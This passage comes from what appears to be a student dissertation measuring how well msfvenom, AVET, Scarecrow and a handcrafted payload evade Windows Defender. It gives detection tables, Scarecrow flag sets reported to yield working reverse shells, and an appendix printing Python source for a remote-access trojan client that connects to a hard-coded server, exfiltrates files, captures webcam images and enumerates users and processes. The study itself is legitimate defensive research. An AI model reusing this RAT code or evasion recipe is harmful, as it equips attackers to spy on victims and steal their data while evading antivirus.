ruby/base64	True	False	False	55
sparc/longxor_tag	True	False	False	54
x64/xor	True	True	False	52
x64/xor_context	True	False	False	56
x64/xor_dynamic	True	True	False	57
x64/zutto_dekiru	True	False	False	55
x86/add_sub	True	False	False	55
x86/alpha_mixed	True	False	False	56
x86/alpha_upper	True	False	False	53
x86/avoid_underscore_tolower	True	False	False	54
x86/avoid_utf8_tolower	True	False	False	55
x86/bloxor	True	False	False	56
x86/bmp_polyglot	False	False	False	-
x86/call4_dword_xor	True	False	False	57
x86/context_cpuid	True	False	False	57
x86/context_stat	True	False	False	57
x86/context_time	True	False	False	56
x86/countdown	True	True	False	54
x86/fnstenv_mov	True	False	False	57
x86/jmp_call_additive	True	False	False	56
x86/nonalpha	True	False	False	57

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
x86/nonupper	False	False	False	-
x86/opt_sub	True	False	False	54
x86/service	True	False	False	58
x86/shikata_ga_nai	True	False	False	49
x86/single_static_bit	True	False	False	57
x86/unicode_mixed	True	False	False	56
x86/unicode_upper	True	False	False	55
x86/xor_dynamic	True	False	False	56
x86/xor_poly	True	True	False	57

The results produced in Table 4.1 are as expected. The results show that the encoding methods used by msfvenom are ineffective and hiding the payload from Windows Defender, with all 46 encoding methods used, not a single one was able to evade AV. This could be for a multitude of reasons. However I believe that due of the popularity of Msfvenom, antivirus developers have had a close eye on any advancements and encoding methods that are employed, and therefore patch up systems before they can be exploited. When testing the different payloads, it was interesting to see that all iterations got picked up instantly by AV, most likely this was the signature based detection doing its job and matching the signatures of the overly used payloads and deleting them before they could be downloaded onto the system. Lastly, out of 72 different Antiviruses the lowest score received was 49 using x64/shikata_ga_nai. This is a very high score, but this was expected due to the popularity of the tool, and the abundance of tutuorials on the internet teaching indivuduals how to "hack" has caused the downfall on the effectiveness of this tool.

4.1.2 MSI encoding

Table 4.2: Results of encoding on MSI payload

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
RAW	True	True	False	38
cmd/base64	True	True	False	39

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
cmd/brace	True	True	False	39
cmd/echo	True	True	False	41
cmd/generic/sh	True	True	False	41
cmd/ifs	True	True	False	40
cmd/perl	True	True	False	41
cmd/powershell_base64	True	True	False	39
cmd/printf_php_mq	True	True	False	41
generic/eicar	True	False	False	40
generic/none	True	True	False	41
mipsbe/byte_xori	True	False	False	38
mispbe/longxor	False	False	False	-
mipsle/byte_xori	True	False	False	42
misple/longxor	True	False	False	42
php/base64	True	False	False	44
ppc/longxor	True	False	False	39
ppc/longxor_tag	True	False	False	42
ruby/base64	True	False	False	42
sparc/longxor_tag	True	False	False	43
x64/xor	True	False	False	37
x64/xor_context	True	False	False	40
x64/xor_dynamic	True	True	False	40
x64/zutto_dekiru	True	False	False	44
x86/add_sub	True	False	False	39
x86/alpha_mixed	True	True	False	42
x86/alpha_upper	True	True	False	42
x86/avoid_underscore_tolower	True	False	False	39
x86/avoid_utf8_tolower	False	False	False	-

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
x86/bloxor	True	True	False	40
x86/bmp_polyglot	False	False	False	-
x86/call4_dword_xor	True	True	False	42
x86/context_cpuid	True	False	False	40
x86/context_stat	True	False	False	43
x86/context_time	True	False	False	42
x86/countdown	True	True	False	40
x86/fnstenv_mov	True	True	False	43
x86/jmp_call_additive	True	True	False	41
x86/nonalpha	False	False	False	-
x86/nonupper	True	False	False	41
x86/opt_sub	True	False	False	38
x86/service	True	False	False	37
x86/shikata_ga_nai	True	True	False	41
x86/single_static_bit	True	True	False	39
x86/unicode_mixed	True	False	False	41
x86/unicode_upper	True	False	False	42
x86/xor_dynamic	True	True	False	40
x86/xor_poly	True	True	False	41

The results in Table 4.2 show that Windows defender, yet again was unable to be evaded by msfvenom. With all 46 encryption methods being used on the MSI file type, all got deleted as soon as the file was downloaded onto the machine. Again this is most likely the word of the signature based detection. With so many people potentially using this tool, many virus iterations would have been committed to the signatures database, preventing further use of any payload created. The results also demonstrate a dramatic decrease in detection rates for Antivirus products as a whole, with a 20% average decrease in detection rates due to the extension type being an MSI instead of EXE is alarming. Like suggested in (Kalogranis, 2018) work, originality is the key to success when generating a payload to defeat AV. with popular methods and extensions being highly monitored it is easier to fly under the radar with less obvious and unusual methods. The lowest score recorded was shared 37 between x86/service and x64/xor. Its also interesting to note that the RAW payload with no encoding scored lower than majority of encoders. Again this could be the result of antiviruses being over saturated with payloads generated from msfvenom and therefore have no trouble detecting the overly used payloads.

4.1.3 Templated EXE encoding

Table 4.3: Results of encoding on Templated EXE payload

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
RAW	True	True	False	57
cmd/base64	True	True	False	57
cmd/brace	True	True	False	52
cmd/echo	True	True	False	55
cmd/generic/sh	True	True	False	57
cmd/ifs	True	True	False	57
cmd/perl	True	True	False	57
cmd/powershell_base64	True	True	False	57
cmd/printf_php_mq	True	True	False	56
generic/eicar	True	False	False	34
generic/none	True	True	False	56
mipsbe/byte_xori	True	False	False	56
mispbe/longxor	True	True	False	57
mipsle/byte_xori	True	False	False	56
misple/longxor	False	False	False	-
php/base64	True	False	False	53
ppc/longxor	True	False	False	55
ppc/longxor_tag	True	False	False	56
ruby/base64	True	False	False	56
sparc/longxor_tag	True	False	False	56
x64/xor	True	False	False	55

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
x64/xor_context	True	True	False	56
x64/xor_dynamic	True	True	False	57
x64/zutto_dekiru	True	False	False	54
x86/add_sub	True	False	False	56
x86/alpha_mixed	True	True	False	55
x86/alpha_upper	True	True	False	49
x86/avoid_underscore_tolower	True	False	False	54
x86/avoid_utf8_tolower	False	False	False	-
x86/bloxor	True	True	False	52
x86/bmp_polyglot	False	False	False	-
x86/call4_dword_xor	True	True	False	55
x86/context_cpuid	True	False	False	57
x86/context_stat	True	False	False	57
x86/context_time	True	False	False	47
x86/countdown	True	True	False	56
x86/fnstenv_mov	True	True	False	56
x86/jmp_call_additive	True	True	False	57
x86/nonalpha	False	False	False	-
x86/nonupper	True	False	False	52
x86/opt_sub	True	False	False	55
x86/service	True	False	False	57
x86/shikata_ga_nai	True	True	False	56
x86/single_static_bit	True	True	False	57
x86/unicode_mixed	True	False	False	56
x86/unicode_upper	True	False	False	54
x86/xor_dynamic	True	True	False	56
x86/xor_poly	True	True	False	56

The results in Table 4.3 are very similar to that of Table 4.1. It seems that even when hiding the payload within another program antivirus still has no problem detecting the malicious code. Again once the payloads were loaded onto the victim machine, they were instantly picked up by AV and deleted, therefore windows defender effectively stopped all payloads. Although the exe used (regedit) is probably quite a popular choice when using a program as a template, it is interesting to see how efficiently antivirus picks up on the malicious code within a program and deletes it. Clearly if a payload is to be successful there needs to be something different that sets it out from the rest of detected iterations.

4.1.4 Overview of Msfvenom results

On the whole, msfvenom failed to create a single payload that evaded Windows Defender. Msfvenom is a very popular tool and therefore it could be expected that Antivirus developers like Microsoft would keep a close eye on it. Msfvenom is probably one of the most customisable payload generation tools available, and therefore it is a backbone for the community. However although there are many options, its not foreseeable that msfvenom can generate a payload to evade Windows Defender by itself. Therefore if a payload is to work, it would need to have some other form of evasion technique employed that is not commonly found in a well known tool such as msfvenom.

4.2 Avet results

Table 4.4: Results of sandbox evasion with AVET

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
RAW	True	True	False	24
check_fast_forwarding	True	True	False	14
computation_fibonacci	True	True	False	24
computation_timed_fibonacci	True	True	False	24
evasion_by_sleep	True	True	False	14
fopen_sandbox_evasion	True	False	False	13
get_bios_info	True	True	False	14
get_computer_domain	True	True	False	14
get_cpu_cores	True	True	False	24

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
get_eventlog	True	True	False	13
get_install_date	True	True	False	13
get_num_processes	True	True	False	13
get_registry_size	True	False	False	13
get_standard_browser	True	True	False	14
get_tickcount	True	True	False	14
get_usb	True	True	False	14
gethostbyname_sandbox_evasion	False	False	False	-
has_background_wp	True	True	False	13
has_folder	True	False	False	13
has_network_drive	True	False	False	13
has_process_exit	False	False	False	-
has_public_desktop	True	True	True	13
has_revent_files	True	False	False	11
has_recycle_bin	True	True	False	14
has_username	True	False	False	13
has_vm_mac	False	False	False	-
has_vm_regkey	True	False	False	13
hide_console	True	True	False	15
interaction_getchar	True	True	False	14
interaction_ msg_box	True	True	False	24
interaction_system_pause	True	True	False	14
is_debugger_present	True	True	False	24
sleep_by_ping	True	True	False	14

4.2.1 Overview of AVET results

The payload used for the results above was "avetenc_mtrprtrxor_revhttps_win64.exe". The results shown in Table 4.4 are very surprising. On the whole AVET did very well at hiding the file on the computer. With about 1/3 of the payloads remaining on the machine after Antivirus was turned on, because of the sandboxing protections that come with Avet this allowed the payloads to go undetectable until they were run. However this is where all but one of the payloads failed, with real-time protection doing a great job it was able to remove the payloads before they were able to connect back to the attacker machine. The one payload that was able to connect back to the attacker machine was using the 'has_public_desktop' evasion technique. This was a positive result but behavioural detection caught onto the payload when using malicious functions on the meterpreter shell like screenshare. I believe that this may be due to the nature of the payload that I was using as to why I got this behavioural detection, like mentioned in previously behavioural detection will assess each processes actions and decide whether it is malicious or not. Different strains of malware can all be classified under a single behavioural signature as they may utilise the same type of behaviour (Bazrafshan et al., 2013). As meterpreter shells are very well known it is very possible that the functions signature was picked up on and then shut down. The results were further reflected in the TotalAV score, with the lowest scoring payload only being detected by 11 Antivirus products, for reference this is 26 less than the best payload score in msfvenom. The low detection rates highlight the importance of originality in payload generation. With less people aware of AVET, less payloads have been used by and detected by antivirus products, forcing them to use dynamic analysis techniques such as behavioural detection and heuristics to detect the payloads.

4.3 Scarecrow results

Table 4.5: Results of Scarecrow AES evasion

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
Cmd.exe	AES	True	True	False	35
Outlook.exe	AES	True	True	False	35
Onedrive.exe	AES	True	True	False	36
Word.exe	AES	True	True	False	34
Excel.exe	AES	True	True	False	36
Onenote.exe	AES	True	True	False	34

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
Powerpoint.exe	AES	True	True	False	35

Table 4.6: Results of Scarecrow ELZMA evasion

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
Cmd.exe	ELZMA	True	True	False	33
Outlook.exe	ELZMA	True	True	False	33
Onedrive.exe	ELZMA	True	True	False	33
Word.exe	ELZMA	True	True	False	34
Excel.exe	ELZMA	True	True	False	34
Onenote.exe	ELZMA	True	True	False	34
Powerpoint.exe	ELZMA	True	True	False	33

The results in Table 4.5 and Table 4.6 very similar. With both using being signed by www.microsoft.com and generating very common Microsoft files. Although the payloads looked like genuine Microsoft files at first glance, they didnt make it past signature detection, being deleted almost instantly from the machine. With high VirusTotal scores both encoding techniques alone didnt provide sufficient evasion to get past AV.

Table 4.7: Results of Scarecrow evasion Disk

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
Datetime.cpl	AES	True	True	True	17
Desktop.cpl	AES	True	True	True	16
Irprop.cpl	AES	True	True	True	16
Netfirewall.cpl	AES	True	True	True	16
Tablet.cpl	AES	True	True	True	16
Winsec.cpl	AES	True	True	True	18

The results in Table 4.7 demonstrate the clear defeat in Windows defender, with all 6 payloads successfully defeating windows defender and connecting back to the attacker machine. From there full control was granted and any commands could be sent to the victim machine. With the VirusTotal scores also being very low it is clear to see that this type of evasion is not very well documented and protected against. The payloads above were creating by using the flags `-encryptionmode AES -domain www.apple.com -obfu -Loader control -Evasion Disk` The main two flags to take note of are the Loader and Evasion methods employed. As mentioned above in Msfvenoms results, Windows defender performs significantly worse when defending against payloads in unfamiliar formats. This change in the payload type could be what tricked the AV into trusting the un-legitimate CPL file. Each payload above was tested 3 times to ensure the reliability of the results generated, all produced the same results each time.

Table 4.8: Results of Scarecrow evasion Known DLL

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
Appwizard.cpl	AES	True	True	True	17
Datetime.cpl	AES	True	True	True	15
Mimosys.cpl	AES	True	True	True	16
Ncp.cpl	AES	True	True	True	15
Telephone.cpl	AES	True	True	True	17
Winsec.cpl	AES	True	True	True	17

Further testing was done with scarecrow to look for any successful patterns in payload generation. Table 4.8 shows another successful evasion from all 6 payloads. Using similar flags to the previous iterations of payloads the only change being `-Evasion Known DLL`. It seems that the flags used with small changes have the ability to create many working payloads. The results generated above were created using a very specific evasion and obfuscation techniques so we can be positive that there are more "winning" payloads to be found.

4.3.1 Overview of Scarecrow results

Overall Scarecrow was very successful at generating working payloads to evade Windows Defender. Using different payload types and DLL evasions seemed to be the key factor in enabling this and tricking Defender into believing the legitimacy of CPL files. With all 12 CPL files providing a reverse shell it is very apparent that scarecrow is an effective way at evading Defender.

4.4 Custom Payload

For the second part of the experiment, a payload was handcrafted using python and sockets to create a RAT.

Table 4.9: Results of custom payload

File	Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
client.exe	None	True	True	True	4

The results of table 4.9 are as expected, with the custom payload evading Windows Defender. The scores on VirusTotal are shocking with only four Antivirus products detecting malware, the results produced above clearly indicate that (Kalogranis, 2018) was right in the fact that handcrafted payloads will perform better than tool generated payloads. Furthermore with the payload having no encoding and still producing the lowest score yet it further demonstrates the effectiveness of a hand crafted payload. The payload had functions such as, taking pictures on the victims webcam and opening a port on the machine so that the attacker can download any files. As the payload has many functions similar to those in modern day viruses it is strange that behavioural detection techniques didnt pick it up as a virus, it further demonstrates the limitations of signature detection. As mentioned previously by (Rohith & Kaur, 2021) signature based detection is a static and therefore relies on being updated with signatures of known viruses, as the virus above was created by hand, it wouldnt allow the chance for static based detection mechanisms such as signature based to stand a chance at detection. Lastly, As the payload used no evasion techniques it ponders the question to whether Windows Defender has sufficient protections against new strains of viruses.

5 Discussion

5.1 Effectiveness of tool generated payloads

Overall, it was very hard to create working payloads with our tools. With producing over 140+ payloads for msfvenom and not a single payload was able to evade Windows Defender. Contradictory to (Aminu et al., 2020) AVET proved ineffective at side-stepping Windows Defender and also failed to generate working payloads; with one temporary exception. AVET had low scores on VirusTotal due to its sandbox evasion techniques but with the ongoing battles between AV and virus developers the results from (Aminu et al., 2020) could not be reproduced with this tool. Lastly, the tool Scarecrow was very effective at defeating Windows Defender with roughly half the tested payloads working. The reason for the success of Scarecrow is likely due to new evasion techniques employed, that tools like Msfvenom and Avet dont have access to. The ability to self sign payloads and obfuscate malicious codes by cloning DLL properties is what made Scarecrow so effective in producing working payloads. The impact of the results above could be detrimental to the security of Windows systems, allowing attackers the ability to quickly deploy and manage RAT viruses on a victims machines. Once the RAT virus runs on the machine other functions and clones will be created, lessening the security of those who use the machine. To prevent this from happening protection mechanisms will need to be put in place to search for fake signing and DLL cloning.

5.2 Effectiveness of custom payloads

"With 560,000 new pieces of ransomware being detected each day" (Jovanovic, 2023), Windows Defender should be focussing on new ways to detect malware. Our study showed that Windows Defender was ineffective at detecting custom payloads whereas other antivirus products were able to detect the malicious functions. As this 0-Day payload was never seen before this indicates a problem in the dynamic analysis of Defenders protection mechanisms, improvements will need to be made to the behavioural analysis to monitor core functions of new programs and assess any malicious intentions.

5.3 Detections Graph

Lastly here is a clear view on the detection rates for the different tools compared to our custom payload. The spike in msfvenom demonstrates the popularity of the tool and therefore mirrors the detections that would be associated with using it.



Figure 5.1: Detection Rates for AV

6 Conclusion

In conclusion, the results of this study exemplify the effectiveness of the different off-the-shelf payload generation tools and their capabilities at evading Windows Defender. While all payloads generated by Msfvenom and AVET proved to be ineffective, payloads from Scarecrow exhibited its effectiveness and consistently sidestepped Windows Defender. Moreover, 0-Day payloads or handcrafted payloads easily evaded Windows Defender and 68/72 antivirus products, shedding light on potential flaws in the protection mechanisms currently employed by AV products. In regards to any research questions, I can answer that off-the-shelf tools are ineffective at evading antivirus products due to the close eye developers keep on any advancements the tools make, patching any new vulnerabilities as they arise. The only exception is when a new tool is released and uses unconventional methods to evade antivirus, such as self-signing and Living of Land (LoL) techniques to blend in with the machines environment. The techniques mentioned before can also answer the question of which evasion techniques can successfully evade antivirus. Lastly, the results discussed lead us to believe that it is feasible to handcraft payloads, as opposed to generation through tools. Results show that tools can be very unreliable and may not produce consistent results. On the other hand, custom payloads will allow freedom of functionality and provide a low detection rate. The time to handcraft a payload is most likely shorter than it would take to find a sustainable tool for payload generation. Lastly, behaviours such as sending commands from meterpreter shells will instantly get reported to behavioural analysis and kill the payload. The work conducted above will be interesting to AV developers looking to strengthen their protection mechanisms or pen-testers to broaden their understanding on the effectiveness of the default AV on windows machines.

To answer the research question, overall I agree that Windows Defender can detect malicious code where evasion techniques are used to about 90%. With many tools being detected instantly, the 10% where AV failed was due to new methods or custom payloads.

7 Further work

The study above although having conclusive results does not properly project the actions an attacker may take in the real world, for example the payloads produced mainly came from one tool at a time. Better results may of been able to be achieved if tools were used in conjunction with one another. Stacking sandbox evasion techniques with LoL techniques may allow a better chance of evasion than generating payloads one tool at a time. For future work more research would need to be done into why LoL is so effective at evading Windows Defender, and what downfalls prevent it from performing like other successful tools.

8 Project management

8.1 Gannt Chart

Over the course of the project, I have updated the Gannt chart to clearly reflect any changes in progroess. Overall the timelines were fairly similar, but the Literature review and the experimentation took longer than expected due to having to find up to date literature and automating mundane tasks such as generating 100's of payloads.



Figure 8.1: Updated Gannt Chart

8.2 Supervision process

Overall the Supervision process was very informative and helpful. Each Week meetings would be setup where students under the same supervisor could go to ask questions and get feedback. Furthermore, there was also time for me to individually setup meetings where I could discuss more project specific questions with my supervisor. The supervision process encouraged me to chip away at my work each week and bring forth questions when needed.

9 Legal and Ethical considerations:

9.1 Legal

Throughout this project I will be researching and developing computer viruses, and therefore bare any responsibility over the programs I create and how they are used. Because legal considerations around Computer Misuse Act (1990) and Civil Liability Laws, all versions of computer virus that are created will be tested locally. This means that we wont address how viruses spread over the internet, but we will dive into how well AV detects them once on a “victims” computer. During this research no data will be lost or destroyed and no person(s) will be affected by my research.

9.2 Ethical

As my research explores the techniques and mindset that a malware developer may use there are some ethical implications. Firstly, any working code that bypasses AV will be concealed as to not encourage readers to use for malicious reasons. Secondly, I will practice responsible disclosure. In the case that my research leads to a security hole being uncovered, this will be reported to the relevant parties. Lastly, I will ensure that the intentions of my research are purely educational.

References

(2024). In *Cynet*. https://www.cynet.com/malware/zeus-malware-variants-methods-and-history/

Ali, H. M., Hamza, M. Y., & Rashid, T. A. (n.d.). *Exploring polymorphism: Flexibility and code reusability in object-oriented programming*.

Alrawi, O., Lever, C., Valakuzhy, K., Snow, K., Monrose, F., Antonakakis, M., et al. (2021). The circle of life: A large-scale study of the IoT malware lifecycle. *30th USENIX Security Symposium (USENIX Security 21)*, 3505–3522.

Aminu, S. A., Sufyanu, Z., Sani, T., & Idris, A. (2020). Evaluating the effectiveness of antivirus evasion tools against windows platform. *Fudma Journal of Sciences*, *4*(1), 112–119.

Andryani, A., & Sutabri, T. (2023). DETECT AND MITIGATE MALWARE THREATS USING SANDBOXING TECHNOLOGY. *Jurnal Scientia*, *12*(03), 3263–3269.

Balakrishnan, A., & Schulze, C. (2005). Code obfuscation literature survey. *CS701 Construction of Compilers*, *19*, 31.

Barr-Smith, F., Ugarte-Pedrero, X., Graziano, M., Spolaor, R., & Martinovic, I. (2021). Survivalism: Systematic analysis of windows malware living-off-the-land. *2021 IEEE Symposium on Security and Privacy (SP)*, 1557–1574.

Bazrafshan, Z., Hashemi, H., Fard, S. M. H., & Hamzeh, A. (2013). A survey on heuristic malware detection techniques. *The 5th Conference on Information and Knowledge Technology*, 113–120.

Bhardwaj, P. (2022). What are the risks of remote computer access? In *MUO*. https://www.makeuseof.com/remote-access-risks/#:~:text=Risks%20Associated%20With%20Remote%20Computer%20Access%201%20Security,associated%20with%20remote%20access%20is%20performance%20issues.%20

Garba, F. A., Kunya, K. I., Ibrahim, S. A., Isa, A. B., Muhammad, K. M., & Wali, N. N. (2019). Evaluating the state of the art antivirus evasion tools on windows and android platform. *2019 2nd International Conference of the IEEE Nigeria Computer Chapter (NigeriaComputConf)*, 1–4.

Graham, C. (2022). *5062CW2*. https://github.coventry.ac.uk/5062CEM-2223/11111546_cw2

Jovanovic, B. (2023). *Malware statistics in 2023.* dataprot.

Kalogranis, C. (2018). *AntiVirus software evasion: An evaluation of the AV evasion tools* [Master's thesis].

Kaushik, K., Sandhu, H. S., Gupta, N. K., Sharma, N., & Tanwar, R. (2022). A systematic approach for evading antiviruses using malware obfuscation. In *Emergent converging technologies and biomedical systems: Select proceedings of ETBS 2021* (pp. 29–37). Springer.

Konstantinou, E., & Wolthusen, S. (2008). Metamorphic virus: Analysis and detection. *Royal Holloway*

University of London, *15*, 15.

Liu, S., Peng, G., Zeng, H., & Fu, J. (2023). A survey on the evolution of fileless attacks and detection techniques. *Computers & Security*, 103653.

Rad, B. B., Masrom, M., & Ibrahim, S. (2012). Camouflage in malware: From encryption to metamorphism. *International Journal of Computer Science and Network Security*, *12*(8), 74–83.

Robinson, S. C. (2017). What's your anonymity worth? Establishing a marketplace for the valuation and control of individuals' anonymity and personal data. *Digital Policy, Regulation and Governance*, *19*(5), 353–366.

Rohith, C., & Kaur, G. (2021). # antivirus evasion methods in modern operating systems. *2021 2nd International Conference on Intelligent Engineering and Management (ICIEM)*, 429–434.

Root, E. (2022). Iloveyou: The virus that loved everyone. In *Daily English Global blogkasperskycom*. https://www.kaspersky.com/blog/cybersecurity-history-iloveyou/45001/

Samarati, M. (2017). *Cyber crime cost UK businesses £29 billion in 2016*. It governance.

Trojan. (2022). In *Encyclopædia Britannica*. Encyclopædia Britannica, inc. https://www.britannica.com/technology/trojan-computing

Zaharia, A. (2024). *300+ terrifying cybercrime & cybersecurity statistics*. comparitech.

10 Appendix 1: Python code

Below is the python code that was compiled to create a working custom payload. The code below was adapted from a previous piece of work by (Graham, 2022) to create the RAT virus. The two files required to compile for the victim is client.py and clientENUM.py, all other files are for server/attacker side purposes.

10.1 checkFILES.py

```
import os

class checkFILES:

    @staticmethod
    def check_RecvData():
        #static method as this is a gerneral purpose function
        path = os.path.dirname(os.path.realpath(__file__))
        #finding the current directory that we are in (this is not the working directory)
        if not os.path.exists(f'{path}/RecvData'):
            #if the current directory does not contain /RecvData then this is TRUE
            os.mkdir(f'{path}/RecvData')
            #it will now create the new direcotry if the previous line returned TRUE
        else:
            print('We have got that directory!')
        return True
            #Else we will notify the user taht we have the directory already

    '''
    check_RecvData - purpose of this method is to check whether the needed directories to run the program exist. if not this will create it.
    Args:
        - Takes no arguments
    Returns:
        - Not a function (needs no return)
```

```
    Requirements:
        - Needs OS import
    '''

    @staticmethod
    def check_data():
        #static method as this is a gerneral purpose function
        path = os.path.dirname(os.path.realpath(__file__))
        #finding the current directory that we are in (this is not the working directory)
        if not os.path.exists(f'{path}/data'):
            #if the current directory does not contain /RecvData then this is TRUE
            os.mkdir(f'{path}/data')
            #it will now create the new direcotry if the previous line returned TRUE
        else:
            print('We have got that directory!')
            #Else we will notify the user taht we have the directory already
        return True


    '''
    check_data - purpose of this method is to check whether the needed directories to run the program exist. if not this will create it.
    Args:
        - Takes no arguments
    Returns:
        - Not a function (needs no return)
    Requirements:
        - Needs OS import
    '''
```

10.2 client.py

```
import socket
import ssl
import os
import ClientENUM


HEADER = 128
PORT = 443
SERVER = '192.168.0.160'


```

```
def main(SERVER):
    config = input(f'Do you want to connect to current server ({SERVER}) (y/n): ')
    #giving the user an option to change the server they are connecting to (default is already set)
    if config == 'y':
        #if True then it will connect to default
        ADDRESS = (SERVER,PORT)
        run_client(SERVER,ADDRESS)
    else:
        SERVER1 = input('Please enter the IP address you want to connect to: ')
        #else it will let the user input their own IP
        ADDRESS = (SERVER1,PORT)
        run_client(SERVER1,ADDRESS)

    '''
    main() - purpose of this function is to allow the user to change the IP they are connecting to if its different from mine (99% chance will be different from mine)
    Args:
        SERVER: this is the current IP that the socket will connect to if not changed
    Returns:
        - Nothing
    '''


def run_client(SERVER, ADDRESS):
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ssl_socket = ssl_context.wrap_socket(socket.socket(socket.AF_INET, socket.SOCK_STREAM))
        ssl_socket.connect(ADDRESS)
        #client.connect(ADDRESS)
        #connecting to the server
        client_Handler(ssl_socket)
        #client_Handler(client)
    except socket.error as e:
        #if any erros there was probably an error with the inputted IP
        print(f'{e}\nPlease Try Again')
        main(SERVER)

    '''
    run_Client() - purpose of this function is to establish the connection between the server and the client
    Args:
        SERVER: this is the IP address of the server that the client is trying to connect to
```

```
        ADDRESS: this is the IP address and the port of the server that the client is trying to connect to.
    Returns:
        - Nothing
    '''


def client_Handler(client):
    print(f'[SERVER] Connected to server')
    #confirmation that the Client has connected to the server
    connected = True
    #our bool connected is now true
    while connected:
        #while we are connected this is true
        msg_length = int(client.recv(HEADER).decode('utf-8'))
        #recieving the header
        if msg_length:
            #if there is a message
            msg = client.recv(msg_length).decode('utf-8')
            #we will decode the message
            print(f'[SERVER] Sent: {msg}')
            #printing the recieved command

            if msg == 'send_File':
                ClientENUM.ClientENUM.browse_download(client)


            elif msg == 'get_Users':
                users = ClientENUM.ClientENUM.get_Users()
                client.send(f'[CLIENT] {socket.gethostbyname(socket.gethostname())}: This machines users are: {users}'.encode('utf-8'))

            elif msg == 'take_pic':
                image = ClientENUM.ClientENUM.capture_webcam()
                if image:
                    ClientENUM.ClientENUM.send_File(client, image)
                    os.remove(image)
                else:
                    client.send("No camera detected")

            elif msg == 'get_Processes':
                processes = ClientENUM.ClientENUM.get_Processes()
                client.send(f'[CLIENT] {socket.gethostbyname(socket.gethostname())}: This machines first 10 running processes are: {processes}'.encode('utf-8'))

            elif msg == ':Disconnect:':
                print(f'[SERVER] Has disconnected you')
                #if disconnect it will disconnect the user
                connected = False
```

```
                    #setting connected to false to escape the infinite loop
                else:
                    client.send(f'{msg}'.encode('utf-8'))
                    #if somehow the Server sends an unrecognised command it
                        will send this to the server

        client.close()
        #closing the connection when out of the while loop

        '''
        client_Handler() - purpose of this function is to handle the
            messages sent between the server and the client. This function
            will also retrieve requested data from the clients machine
        Args:
            Client - this is the connection between the server and the
                client
        Returns:
            - Nothing
        '''


if __name__ == '__main__':
    main(SERVER)
```

